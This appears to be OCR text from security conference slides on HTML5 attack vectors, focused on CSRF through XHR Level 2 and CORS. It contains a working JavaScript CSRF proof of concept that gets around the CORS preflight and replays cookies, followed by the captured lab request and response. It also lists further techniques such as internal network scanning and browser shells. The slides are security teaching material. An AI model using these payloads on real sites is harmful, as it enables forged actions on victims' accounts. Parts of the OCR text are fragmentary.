HTML5 Top 10 Threats
Stealth Attacks and Silent Exploits

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Who Am I?

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- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking

Agenda

- HTML5 Evolution, Threats and Trends
- Top 10 Threats (Silent & Stealth)
  - Demos, Tools and Vectors
- Conclusion and Questions

HTML5 Vectors

HTML5 – Attacks on the rise …

2012 Security Predictions

2011 proved
security. The
remember a y
incidents and
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RSA, and Son
TDL-4 and Du
security pract
see the likes

X. HTML5 offers five times the ways to hijack your website

New web technologies like HTML5 fuel the growth for next year's web application attacks

We predicted long ago that the web is the battleground for Internet attacks. This has proven true over the years, with web

Rise Of HTML5 Brings With It Security Risks

Posted by
January 24

HTML5 security issues have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the World Wide Web Consortium (W3C), and identified 51 security threats.

HTML5 and Security on the New Web

Promise

are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack. Unfortunately, they can also present new opportunities for cybercriminals."

Web developers accountable for HTML5 security

By Jamie Yap , ZDNet Asia on October 5, 2010

Ghost of HTML5 future: Web browser botnets

With great power comes great responsibility … to not pwn the interweb


more from this author

rity, 27th April 2012 08:01 GMT

Evolution of HTML5

- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go… new surface, architecture and defense) – HTML+CSS+JS

What is running - where???



Server side Components

Presentation Layer


Business Layer

Data Access Layer
Authentication
Communication etc.

Client side Components (Browser)

Runtime, Platform, Operating System Components

HTML5 in nutshell - Specs



Simple class manipulation	classlist
Storage events	storage
dataset (data-* attributes)	dataset
History API using pushState	history
Browser based file reading Not part of HTML5	file-api
Drag files directly into your browser Not directly part of HTML5	file-api dnd
Simple chat client	websocket
Two videos playing in sync	video
Interactive canvas gradients	canvas
Canvas & Video	video canvas
Video	video
Canvas	canvas
Content Editable	contenteditable storage
Geolocation Works on Safari Mobile too	geolocation
postMessage same domain	postMessage
postMessage cross domain	postMessage
drag and drop	dnd
drag anything	dnd
offline detection Works on Safari Mobile too	offline events
navigator.onLine tests Doesn't use events, only polls	offline
on/offline event tests	offline events
offline application using the manifest FF 3.6 is still buggy - doesn't request manifest after initial load	offline manifest
Storage	storage
Web SQL Database Storage	sql-database
Web SQL Database - rollback test	sql-database
Web Workers watch out - uses a lot of CPU! example without - will hang your browser	workers

Source: http://en.wikipedia.org/wiki/File:HTML5-APIs-and-related-technologies-by-Sergey-Mavrody.png

Source: http://html5demos.com/

Evolution going on by Web Hypertext Application Technology Working Group (WHATWG)

Modern Browser Model

Mobile

HTML5 + CSS | Silverlight | Flash

API (Media, Geo etc.) & Messaging | Plug-In

Presentation

JavaScript | DOM/Events | Parser/Threads

Process & Logic

WebSQL | Cache | FileSystem | Storage

XHR 1 & 2 | WebSocket | Plug-in Sockets

Browser Native Network Services

Network & Access

SOP/CORS/Content-Sec | Sandbox

Core Policies

Threat Model

Presentation

- CORS Vectors
- UI Redressing
- DOM Attacks
- APIs


Business Logic

- Web Messaging & XHR
- Storage, File and Cache
- WebSQL and IndexedDB
- Web Workers

Attacks - Stealth and Silent …

XHR & Tags	A1 – CSRF with XHR and CORS bypass A2 - Jacking (Click, COR, Tab etc.) A3 – HTML5 driven XSS (Tags, Events and Attributes)
Thick Features	A4 – Attacking storage and DOM variables A5 – Exploiting Browser SQL points A6 – Injection with Web Messaging and Workers
DOM	A7 – DOM based XSS and issues A8 – Offline attacks and cross widget vectors A9 – Web Socket issues A10 – API and Protocol Attacks

A1 - CSRF with XHR and CORS bypass



XHR – Level 2

- XHR object of HTML5 is very powerful
  - Allows interesting features like cross origin request and binary upload/download
- xhr.responseType can be set to "text", "arraybuffer", "document“ and "blob“
- Also, for posting data stream - DOMString, Document, FormData, Blob, File, ArrayBuffer etc…

CORS & XHR

- Before HTML5 – Cross Domain was not possible through XHR (SOP applicable)
- HTML5 – allows cross origin calls with XHR-Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)

HTTP Headers

- Request
  - Origin
  - Access-Control-Request-Method (preflight)
  - Access-Control-Request-Headers (preflight)
- Response
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Credentials
  - Access-Control-Allow-Expose-Headers
  - Access-Control-Allow-Max-Age (preflight)
  - Access-Control-Allow-Allow-Methods (preflight)
  - Access-Control-Allow-Allow-Headers (preflight)


XHR – Stealth threats

- CSRF – powered by CORS and XHR
  - Hence, allow stealth channel and possible silent exploitation
  - One way CSRF with any stream since XHR allows raw stream from browser (XML, JSON, Binary as well)
  - Two way CSRF (POST and read both – in case of allow set to *)


Silent Exploitation

- CORS preflight bypass – certain Content-Type bypass preflight HTTP
- Forcing cookie replay by “withCredentials”
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell – post XSS (Allow origin- *)
- Business functionality abuse (upload and binary streams)


CSRF with XHR/HTML5



CSRF with XHR/HTML5



CSRF with XHR/HTML5



CSRF & HTML5


```
<script language="javascript"  type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
    }

}
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```

CSRF with XHR/HTML5

Attacker's Site

Visit Attacker's page


Attacker sends CSRF payload




Client/Victim Browser

XHR initiates HTTP buy request

Success – cookie replayed



Authentication Server



Web Store Application Server

Database Server

Hence,
- Without victim's consent or notice
- Stealth HTTP request generated
- Silent Exploitation takes place

Got it

CSRF & HTML5

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx

original request | auto-modified request | response

raw | params | headers | hex

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrf/json.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51

{"id":2,"method":"getProduct","params":{ "id" : 2}}
```

#	host	method	URL	params
1	http://192.168.100.26	GET	/csrf/json.html	☐
2	http://192.168.100.12	POST	/json/jservice.ashx	☑

original request | auto-modified request | response


raw | headers | hex

```
HTTP/1.1 200 OK
Date: Sun, 27 Nov 2011 22:00:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 921

{"id":2,"result":{"Products":{"columns":["product_id","product_name","pro
t_desc","product_price","image_path","rebates_file"],"rows":[[2,"Bend it
Drama","Who wants to cook Aloo Gobi when you can bend a ball like Beckham
London tries to raise their soccer-playing daughter in a traditional way.
sister, Pinky, who is preparing for an Indian wedding and a lifetime of c
chapatti, Jess' dream is to play soccer professionally like her hero Davi
against Jess' unorthodox ambition, her parents eventually reveal that the
to do with protecting her than with holding her back. When Jess is forced
```


CSRF/Upload

- Powerful XHR-Level 2 call allows file upload on the fly.
- Interestingly – possible to craft file through JavaScript and post on the server – if CSRF token is not there.
- Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else
- More serious threat, exploiting actual business functionalities...

CSRF with XHR/HTML5

